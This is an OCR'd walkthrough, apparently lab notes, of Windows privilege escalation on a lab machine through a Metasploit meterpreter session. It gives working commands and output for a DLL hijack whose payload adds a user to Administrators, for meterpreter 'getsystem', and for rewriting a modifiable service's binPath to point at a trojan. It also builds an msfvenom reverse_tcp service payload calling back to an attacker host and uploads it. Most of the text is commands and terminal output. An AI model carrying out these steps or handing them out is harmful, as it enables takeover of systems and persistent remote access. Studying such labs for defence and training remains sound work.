
Here is the technical breakdown for your lab notes/log:

Code Analysis

- **Comment lines (top):** These are the "assembly instructions". They tell you what command to use in Kali to convert this text into a real **.dll** file using the mingw32 compiler.
- **Line 5 (DllMain):** This is the entry point of the library. Unlike a normal program (which uses main), DLLs use DllMain. It executes automatically when a program loads the library.
- **Line 6 (DLL_PROCESS_ATTACH):** This is the key condition. It states: "As soon as the program loads this DLL into memory, do the following...".


- **Line 7 (The Payload):** Executes cmd.exe. The command /k whoami > C:\Windows\Temp\dll.txt tells Windows: "Tell me what user I am and save the result in a text file inside the Temp folder".

C. MODIFY THE FILE WITH VIM: `vim windows_dll.c`




```
[("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt")]
```

Modify this line. (In this section we can execute anything we want, but for our specific project, we will target something more concrete).



NOTE: You must be very careful here; a minor misplaced detail means it will not work, and often it won't even throw an error—yet everything that comes after depends on this.

C.1 WHAT THIS MEANS WITH THE NEW MODIFICATION:

```
[net localgroup Administrators user /add]
```

And the updated payload will look like this:

```
("cmd.exe /k net localgroup Administrators user /add >
C:\\Windows\\Temp\\dll.txt")
```

WHAT DOES IT MEAN?

What does the new command do?

```
net localgroup Administrators user /add
```

`net localgroup Administrators`: Calls the local group that holds full administrative privileges on the machine.

`user /add`: Instructs Windows to add/elevate your current user account (`user`) into the **Administrator** group.

- `[x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll]`

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# cat windows_dll.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>
```

Copy this command from inside the Windows_dll folder we modified. This command is used to compile the modified file so that the other computer (the victim machine) can understand it.

- `[x86_64-w64-mingw32-gcc windows_dll.c -shared -o windows_class.dll]`

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# x86_64-w64-mingw32-gcc windows_dll.c -shared -o windows_class.dll
```

NOTE: If no errors appear, it means it was compiled successfully.

- `[ls]`

to check if it has been created.

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# ls
AuRLepFA.html     lab_log.txt                  passwork_041326.txt     systeminfo.txt      Wind_042226_LPE.exe
db_status         lab_msf                      Pictures                Templates           windows_class.dll
definitions.zip   les.sh                       Public                  troya_042026_.elf   windows_dll.c
Desktop           linux-exploit-suggester-2.pl reporte_lab.xml         update_final.exe    ZkfioLxa.jpeg
Documents         linux-exploit-suggester-2.pl.1 result_system_windw.txt user_041326.txt
Downloads         Music                        resumen_lab.txt         Videos
GhostPack         myself_troyano               security_ojo_update.exe wes.py

┌──(root㉿RedRaptor-Hunt)-[~]
```

D. RETURNING TO THE METASPLOIT TERMINAL

- `[ net localgroup Administrators ]`

```
C:\Users\user\Desktop>net localgroup Administradores
net localgroup Administradores
Nombre de alias      Administradores
Comentario           Los administradores tienen acceso completo

Miembros

-------------------------------------------------------------------------------
Administrador
master
Se ha completado el comando correctamente.


C:\Users\user\Desktop>
```

We only have `Administrador` and `master`; they are the only ones with administrator privileges.

- `[exit]`

  Let's exit the shell and look for a place where we have write permissions.

```
C:\Users\user\Desktop>exit
exit
meterpreter >
```

NOTE: In the `[ temp ]` folder, everyone has write permissions.

- `[ pwd ]`

  To know where I am.
- `[ ls ]`

  List its contents.
- `[ cd .. ]`

  Go back to go to the (Temp) folder.
- `[ ls ]`

  List its contents.

```
meterpreter > pwd
C:\Users\user\Desktop
meterpreter > ls
Listing: C:\Users\user\Desktop
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  899   fil   2020-06-14 15:21:43 -0600  Downloads.lnk
100666/rw-rw-rw-  363   fil   2021-03-08 15:43:09 -0700  Equipo.lnk
040777/rwxrwxrwx  4096  dir   2023-06-13 07:29:29 -0600  GhostPack
040777/rwxrwxrwx  4096  dir   2023-06-13 07:28:50 -0600  Tools
040777/rwxrwxrwx  0     dir   2022-03-24 04:12:18 -0600  Transferencia de Archivos
100666/rw-rw-rw-  282   fil   2020-06-14 15:21:43 -0600  desktop.ini

meterpreter > cd ..
meterpreter > ls
Listing: C:\Users\user
======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrw   0       dir   2021-03-09 13:13:29 -0700  .idlerc
x
040777/rwxrwxrw   0       dir   2020-06-14 15:17:26 -0600  AppData
x
040777/rwxrwxrw   0       dir   2020-06-14 15:17:26 -0600  Configuración local
x
040555/r-xr-xr-   0       dir   2020-06-14 15:21:43 -0600  Contacts
x
```

- `[ cd .. ]`
  Go back to the previous folder.
- `[ ls ]`
  List its contents.

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrw   4096     dir   2023-06-12 14:18:26 -060   $Recycle.Bin
x                                0
040777/rwxrwxrw   0        dir   2018-06-03 04:28:54 -060   Archivos de programa
x                                0
100444/r--r--r-   8192     fil   2018-06-03 05:25:35 -060   BOOTSECT.BAK
-                                0
040777/rwxrwxrw   4096     dir   2021-03-13 12:15:50 -070   Boot
x                                0
100666/rw-rw-rw   2678     fil   2019-05-28 08:17:38 -060   CalInstall.log
-                                0
100666/rw-rw-rw   2501002  fil   2019-05-28 08:22:04 -060   CommunicatorInstall.log
-                                0
040777/rwxrwxrw   0        dir   2009-07-13 23:08:56 -060   Documents and Settings
x                                0
040777/rwxrwxrw   0        dir   2023-06-13 05:52:24 -060   Missing Scheduled Binary
x                                0
040777/rwxrwxrw   0        dir   2009-07-13 21:20:08 -060   PerfLogs
x                                0
040555/r-xr-xr-   8192     dir   2020-06-14 15:15:41 -060   Program Files
x                                0
040555/r-xr-xr-   8192     dir   2023-06-12 14:26:46 -060   Program Files (x86)
x                                0
040777/rwxrwxrw   4096     dir   2022-03-24 04:11:51 -060   ProgramData
x                                0
040777/rwxrwxrw   4096     dir   2021-03-09 13:19:01 -070   Python27
x                                0
040777/rwxrwxrw   0        dir   2018-06-03 04:28:54 -060   Recovery
x                                0
040777/rwxrwxrw   4096     dir   2026-11-03 07:03:31 -070   System Volume Information
x                                0
040777/rwxrwxrw   0        dir   2023-06-12 15:00:41 -060   Temp
```

- `[ icacls temp ]`

```
C:\>icacls temp
icacls temp
temp HETEAM\user:(OI)(CI)(F)
     BUILTIN\Usuarios:(OI)(CI)(F)
     NT AUTHORITY\Usuarios autentificados:(I)(OI)(CI)(M)
     NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
     HETEAM\bob:(I)(OI)(CI)(F)
     BUILTIN\Administradores:(I)(OI)(CI)(F)
     BUILTIN\Usuarios:(I)(OI)(CI)(RX)

Se procesaron correctamente 1 archivos; error al procesar 0 archiv
```

I had to go back to the Shell to find the folder faster, see what's inside, go back a bit, and check the permissions each user has on this folder.

- `cd "C:\temp"`

```
cd "C:\temp"

C:\Temp>
```

- `C:\Temp>dir`

```
C:\Temp>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 7047-762D

 Directorio de C:\Temp

22/04/2026  15:43    <DIR>          .
22/04/2026  15:43    <DIR>          ..
13/03/2021  21:26               153 Cleanup.ps1
               1 archivos            153 bytes
               2 dirs   1.131.122.688 bytes libres
```

- `C:\Temp>cd`

```
C:\Temp>cd ..
cd ..

C:\>
```

NOTE:
As a user, I have write permissions; what follows is the `[upload]` of the `[windows_class.dll]` library that we have created.

E. UPLOADING THE LIBRARY `[windows_class.dll]`

NOTE: You have to do this from METERPRETER, otherwise doing it with PowerShell is much more complicated.

- `[ cd "C:\temp" ]`

```
C:\Temp>exit
exit
meterpreter > cd "C:\temp"
meterpreter > pwd
C:\temp
meterpreter >
```

Meterpreter forces you to do it this way; you have to get the pathing exact, otherwise it fails (unlike in the Shell).

- `[ upload windows_class.dll ]`

```
meterpreter > upload windows_class.dll
[*] Uploading  : /root/windows_class.dll → windows_class.dll
[*] Uploaded 85.31 KiB of 85.31 KiB (100.0%): /root/windows_class.dll → windows_class.dll
[*] Completed  : /root/windows_class.dll → windows_class.dll
meterpreter >
```

Let's upload our library through `[meterpreter]`.

- `[ dir ]`

```
meterpreter > dir
Listing: C:\temp
================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  153    fil   2021-03-13 11:26:36 -0800  Cleanup.ps1
100666/rw-rw-rw-  87360  fil   2026-04-23 07:35:51 -0700  windows_class.dll

meterpreter >
```

to verify that the file has been uploaded.

If it has been created and I do not have execution permissions, the ADMINISTRATOR / ROOT will have them.

All that remains is to start the service; since it doesn't have a specific library to call, it will go and execute all `.dll` libraries one by one, and it will add you to the administrators group.

THESE ARE THE STEPS:

- `[ shell ]`

  creates a Shell in the Metasploit console.

- `[ sc start dllsvc ]`

  and the name of the service at the beginning.

```
meterpreter > shell
Process 320 created.
Channel 18 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\temp>sc start dllsvc
sc start dllsvc

NOMBRE_SERVICIO: dllsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        ESTADO             : 2  START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        C♦D_SALIDA_WIN32   : 0  (0x0)
        C♦D_SALIDA_SERVICIO: 0  (0x0)
        PUNTO_COMPROB.     : 0x0
        INDICACI♦N_INICIO  : 0x7d0
        PID                : 2704
        MARCAS             :

C:\temp>
```

`[sc stop dllsvc]` to stop the service.

We have to wait about 2 minutes to make sure it has started, and to verify this we would use this command `[ sc qc dllsvc ]`.

- `[ sc qc dllsvc ]`

```
C:\temp>sc qc dllsvc
sc qc dllsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: dllsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: "C:\Program Files\DLL Hijack Service\dllhijackservice.exe"
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : DLL Hijack Service
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem

C:\temp>
```

It executed it, but this doesn't tell me clearly; let's check the following

- `[ net localgroup Administradores ]`

```
C:\temp>net localgroup Administradores
net localgroup Administradores
Nombre de alias      Administradores
Comentario           Los administradores tienen acceso completo y

Miembros

-------------------------------------------------------------------------------
Administrador
master
user
Se ha completado el comando correctamente.
```

It does add me to the administrator group

- `[exit]->[bg]`: to not lose this session

```
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) >
```

- `[exploit -j]`

  to launch the attack in the session you prepared and which is open. You have it with port 4444, it is so as not to create another new one.

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 10.0.2.9:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.
4444)
```

If it comes out like this, don't panic, go to Windows and execute the trojan again, and if for example that doesn't work, turn it off and on and execute it. I got this and it tells me that the second session was created.

- `[sessions]`

  View all open sessions.

```
Id  Name  Type                     Information          Connection
--  ----  ----                     -----------          ----------
1         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.9:4444 → 10.0.2.10:49229 (10.0.2.10
                                                        )
2         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.9:4444 → 10.0.2.10:49328 (10.0.2.10
                                                        )

msf exploit(multi/handler) >
```

- `[sessions 2]`

  switch to session 2.

```
msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

- `[ getuid ]`

```
meterpreter > getuid
Server username: HETEAM\user
meterpreter >
```

  verify who you are.

- `[getsystem]`

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

6. SECOND EXERCISE 2 (privilege escalation)

- `[ net localgroup Administradores ]`

  it is to see who is in the administrators group

```
Miembros

-------------------------------------------------------------------------------
---------
Administrador
master
user
Se ha completado el comando correctamente.
```

- `[net localgroup Administradores user /del]`

  to remove yourself from the group

```
Administrador
master
user
Se ha completado el comando correctamente.


C:\Windows\system32>net localgroup Administradores user /del
net localgroup Administradores user /del
Se ha completado el comando correctamente.


C:\Windows\system32>
```

- `[net localgroup Administradores]`

  it is to see who is in the administrators group

```
Administrador
master
Se ha completado el comando correctamente.
```

NOTE: we need to have a new session and we are going to close this one, and we are going to have a new one where we are `user`

- `[Exit]`

  exit the first Shell

- `[bg]`

  backgroum meterpreter

- `[sessions]`

  verify that you have no active sessions

```
C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down session: 1

[*] 10.0.2.10 - Meterpreter session 1 closed.
msf exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(multi/handler) >
```


- `[exploit -j]`

launch the attack again, and then I go back to Windows and execute the trojan again to have a new session but as `[user]`.

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created

[*] Started reverse TCP handler on 10.0.2.9:4444
msf exploit(multi/handler) >
```

Trojan executed again.



- Session activated.

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4444
msf exploit(multi/handler) > [*] Sending stage (248902 bytes) to 10.
.2.10
[*] Meterpreter session 2 opened (10.0.2.9:4444 → 10.0.2.10:49165)
t 2026-04-23 19:08:56 -0700
```

Press Enter to get out so that afterwards you can verify and type the session command.

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connecti
  --  ----  ----                  -----------          --------
  2         meterpreter x64/w     HETEAM\user @ HET    10.0.2.9
            indows                EAM                  10.0.2.1
                                                       10.0.2.1
```

- `[sessions 2]` + `[getuid]`

  to enter the new session, to know who you are.

```
msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...


meterpreter >
```

7. THE FOLLOWING PRIVILEGE ESCALATION METHOD IS CALLED MODIFIABLE SERVICE.

IT IS A SERVICE WHERE I CAN MODIFY THE EXECUTABLE IT USES AND UPLOAD IT, REPLACING THAT EXECUTABLE WITH ONE THAT HAS A TROJAN.

I AM GOING TO LOOK FOR A SERVICE WITH WRITE PERMISSIONS (THAT PATH) AND I AM GOING TO SUBSTITUTE THAT EXECUTABLE FOR ONE TO WHICH I CAN UPLOAD A TROJAN.

- `[shell]`



NOTE:
A tool inside the `GhostPack` folder is going to be used, this tool is essential, which is why it is important that you always have this tool in your kali

- `[cd C:\Users\user\Desktop]`
  The first path it leaves you at after making the sessions is in `[C:\Users\user\Desktop]` of Windows, but the GhostPack folder is not here, it is in `[Desktop,]` and you have to go.

```
C:\Users\user\Desktop>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 7047-762D

 Directorio de C:\Users\user\Desktop

13/06/2023  15:28    <DIR>          .
13/06/2023  15:28    <DIR>          ..
14/06/2020  23:21               899 Downloads.lnk
09/03/2021  00:43               363 Equipo.lnk
13/06/2023  15:29    <DIR>          GhostPack
13/06/2023  15:28    <DIR>          Tools
22/04/2026  18:36    <DIR>          Transferencia de Ar
               2 archivos          1.262 bytes
               5 dirs   1.054.892.032 bytes libres
```

- `[cd GhostPack]`
  to look for the tool. This tool is very important.

```
 Directorio de C:\Users\user\Desktop\GhostPack

13/06/2023  15:29    <DIR>          .
13/06/2023  15:29    <DIR>          ..
14/06/2020  23:33            15.360 LockLess.exe
30/05/2017  08:35           562.841 PowerUp.ps1
14/06/2020  23:33           212.480 Rubeus.exe
14/06/2020  23:33           731.136 SafetyKatz.exe
14/06/2020  23:33           160.256 Seatbelt.exe
14/06/2020  23:33           720.896 SharpChrome.exe
14/06/2020  23:33           105.472 SharpDPAPI.exe
14/06/2020  23:33             8.192 SharpDump.exe
14/06/2020  23:33            14.848 SharpRoast.exe
14/06/2020  23:33            20.480 SharpUp.exe
14/06/2020  23:33            52.736 SharpWMI.exe
              11 archivos      2.604.697 bytes
```

WHAT IS IT:

SharpUp is an essential tool for the **post-exploitation** phase in a Red Team environment. It is the C# version (compiled as `.exe`) of a portion of the famous *PowerUp* functions, designed to perform **local enumeration** searching for misconfiguration vulnerabilities that allow **Privilege Escalation (LPE)**.

- `[ SharpUp.exe ]`
  to activate the tool.

```
C:\Users\user\Desktop\GhostPack>SharpUp.exe
SharpUp.exe

=== SharpUp: Running Privilege Escalation Checks ===

[*] Already in high integrity, no need to privesc!


[*] Completed Privesc Checks in 0 seconds


C:\Users\user\Desktop\GhostPack>exit
exit
meterpreter >
```

It tells you that you have administrator privileges; to complete the previous process of removing that privilege you have to restart Windows.

- `[bg]`
  `in metasploit / to backgroum the session`
- `[reboot] Windows`
- `[exploit -j]`
  `launch the attack again when Windows turns on`
- `[execute the trojan]`

```
[*] 10.0.2.10 - Meterpreter session 2 closed.  Rea
exit
[*] Shutting down session: 2
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4444
msf exploit(multi/handler) > [*] Sending stage (24
.2.10
[*] Meterpreter session 3 opened (10.0.2.9:4444 →
t 2026-04-23 19:43:46 -0700
```

- `[sessions]`
  press enter to type and `sessions` to enter that session.

- `[sessions 3]`
  to enter the new sessions.

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information
  --  ----  ----                  -----------
  3         meterpreter x64/w     HETEAM\user @ HET
            indows                EAM


msf exploit(multi/handler) > session 3
[-] Unknown command: session. Did you mean sessio
mand for more details.
msf exploit(multi/handler) > sessions 3
```

- `[getuid]` + `[getsystem]`.

```
msf exploit(multi/handler) > session
[*] Starting interaction with 3...

meterpreter > getuid
Server username: HETEAM\user
meterpreter > grtsystem
[-] Unknown command: grtsystem. Did
command for more details.
meterpreter > getsystem
```

If it takes a long time thinking, it means it worked.

- `[cd C:\Users\user\Desktop\GhostPack]`

  Run again.

  The first path it leaves you at after making the sessions is in `[C:\Users\user\Desktop]` of Windows, but the GhostPack folder is not here, it is in `[Desktop,]` and you have to go.

- `C:\Users\user\Desktop\GhostPack)`

```
C:\Users\user\Downloads>cd C:\Users\user\Desktop\GhostPack
cd C:\Users\user\Desktop\GhostPack
```

- `[SharpUp.exe]` to activate the tool.

```
C:\Users\user\Desktop\GhostPack>SharpUp.exe
SharpUp.exe

=== SharpUp: Running Privilege Escalation Checks ===


=== Modifiable Services ===

  Name             : daclsvc
  DisplayName      : DACL Service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\temp\bicho-servicio.exe
  Name             : freeFTPdService
  DisplayName      : freeFTPdService
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\Program Files (x86)\free FTPd\fr
.exe
```

It is working correctly, what it is doing is searching for flaws to be able to elevate.

- `[daclsvc]`

we are going to attack this vulnerability.

```
=== Modifiable Services ===

  Name             : daclsvc
  DisplayName      : DACL Service
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\temp\bicho-servicio.exe
  Name             : freeFTPdService
  DisplayName      : freeFTPdService
  Description      :
  State            : Stopped
  StartMode        : Manual
  PathName         : C:\Program Files (x86)\free FTPd\freeFTPdServ
.exe
  Name             : vncserver
```

To make sure of all this is by doing an `[sc qc]` on `[daclsvc]`.

- `[sc qc daclsvc]`

```
C:\Users\user\Desktop\GhostPack>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: daclsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: C:\temp\bicho-servicio.exe
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : DACL Service
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem
```

It gives me the same information, it executes on demand `[DEMAND_START]` it does not execute automatically.

The next thing is to change the execution path, this one does have a defined folder (`C:\temp\bicho-servicio.exe`), unlike the other service we attacked previously.

- `[ sc config daclsvc binPath= "C:\Users\user\Desktop\troy_class-servicio.exe" ]`

  sc config SERVICE PARAMETERtoMODIFY

```
C:\Users\user\Desktop\GhostPack>sc config daclsvc binPath= "C:\Users\
user\Desktop\troy_class-servicio.exe
sc config daclsvc binPath= "C:\Users\user\Desktop\troy_class-servicio
.exe
[SC] ChangeServiceConfig CORRECTO
```

This command is a **Privilege Escalation** technique through the manipulation of a service configuration. Here are the notes to understand what you are doing:

Note: Manipulation of `binPath` in Services

- **The Command:** `sc config` is used to modify the parameters of a service in the Windows Registry.
- **The Target (`daclsvc`):** It is the name of the service that SharpUp identified as "Modifiable". This means your current user has permissions to change its configuration.
- **The Action (`binPath=`):** You are changing the "Executable Path" that the system must load when the service starts.
- **The Move:** You are replacing the original service program with your own trojan (`troy_class-servicio.exe`).

- `[sc qc daclsvc]`

  this is to verify it.


```
NOMBRE_SERVICIO: daclsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: C:\Users\user\Desktop\troy_class-servici
o.exe
        GRUPO_ORDEN_CARGA  :
```


The full path was modified, what is needed is to upload to the DESKTOP a service with a trojan, I don't have it yet.

You have to create a service-type executable, you can see that in a kali terminal and writing [msfvenom -l format]

- `[ msfvenom -l format ]`


  I have specific executable, of all types, `[exe-service]` is going to be put so that it becomes a service-type executable, it is the only thing that has to be done.





- `[msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4448 -f exe-service -o troy_class-servicio.exe]`

This is almost the same as all the others, the only thing I changed was the Port `[4448]` so that it doesn't have any kind of inconvenience, `[-f exe-service]` is service-type suitable for the attack I'm doing, and the name `[troy_class-servicio.exe]` has to be the same as the one I gave it when I changed the service path in Windows `[C:\Users\user\Desktop\troy_class-servicio.exe]`.



- `[upload]`

transfer it to the victim machine, in the metasploit terminal, `[exit]` to exit and enter the `[meterpreter]` terminal, I will check where I am `[pwd]` you are in `[\Users\user\Downloads]` and you have to get here with this command

`cd \\Users\\user\\Desktop`.

```
C:\Users\user\Desktop\GhostPack>exit
exit
meterpreter > pwd
C:\Users\user\Downloads
```

```
meterpreter > cd \\Users\\user\\Desktop
meterpreter > pwd
C:\Users\user\Desktop
```

- `[upload troy_class-servicio.exe]` and `[dir]`

```
meterpreter > upload troy_class-servicio.exe
[*] Uploading  : /root/troy_class-servicio.exe → troy_class-servicio
.exe
[*] Uploaded 12.00 KiB of 12.00 KiB (100.0%): /root/troy_class-servic
io.exe → troy_class-servicio.exe
[*] Completed  : /root/troy_class-servicio.exe → troy_class-servicio
.exe
meterpreter >
```

Created correctly.

```
meterpreter > dir
Listing: C:\Users\user\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  899   fil   2020-06-14 14:21:43 -0700  Downloads.lnk
100666/rw-rw-rw-  363   fil   2021-03-08 14:43:09 -0800  Equipo.lnk
040777/rwxrwxrwx  4096  dir   2023-06-13 06:29:29 -0700  GhostPack
040777/rwxrwxrwx  4096  dir   2023-06-13 06:28:50 -0700  Tools
